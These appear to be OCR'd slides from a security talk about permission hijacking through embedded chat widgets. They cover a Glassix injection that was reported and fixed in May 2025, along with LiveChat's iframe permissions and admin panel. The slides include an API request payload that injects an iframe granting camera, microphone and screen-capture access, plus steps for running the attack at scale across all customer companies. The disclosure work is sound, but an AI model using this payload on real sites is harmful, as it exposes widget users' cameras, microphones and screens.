
Glassix Widget

We have same access as the person who reviews the chat. Let's assume that the person reviewing messages has admin permissions.

Now, we need the injection of our code into the company Chat Widget.




Glassix - Customizing the Chat Widget



Glassix - Permission Hijacking


POST /api/v1.2/embeddedappwidget/addorupdate

```
{
        …
"iframeUri": "data:text/html;charset=utf-8,
                    <iframe src=https://example.org
                    allow=camera;microphone;display-capture>",
        …
}
```



Glassix - Permission Hijacking at Scale

1. Collect all the Companies with Glassix Chat.
2. Send the message with the payload for execution.
3. Message payload when executing includes our iframe in the widget allowing the permission hijacking on the company affecting all users interacting with the widget.



Disclaimer: Easier than CTF beginner challs.

Glassix - Timeline

14 may 2025 - Reported via Email

15 may 2025 - First Reply


17 may 2025 - Fix applied

Case 2: LiveChat Widget

PublicWWW
- 130.679 websites (term “LiveChatWidget”)
- 217.526 websites (term “livechatinc”)

Wappalyzer
- 38.500 websites.


Website, Android app and Desktop App (Electron)
- Thanks @kashmir54 for helping with APK & proxy



Stats from builtwith.com


LiveChat - Technical Info

```
<iframe
    id="chat-widget-minimized"
    name="chat-widget-minimized"
    title="LiveChat chat widget" scrolling="no" style="...">
```



LiveChat - Technical Info


Disclaimer: They changed default delegation in the last month.





```
<iframe
    allow="clipboard-read;
           clipboard-write;
           autoplay;
           microphone *;
           camera *;
           display-capture *;
           picture-in-picture *;
           fullscreen *;'"

    src="https://secure.livechatinc.com/customer/action/open_chat?…"
    id="chat-widget" name="chat-widget"
    title="LiveChat chat widget" scrolling="no" style="...">
```

LiveChat - Admin Panel


```
<iframe src="https://marketplace-agentapp.livechatinc.com/apps">...</iframe>
```




LiveChat - Marketplace




LiveChat - Comment Section

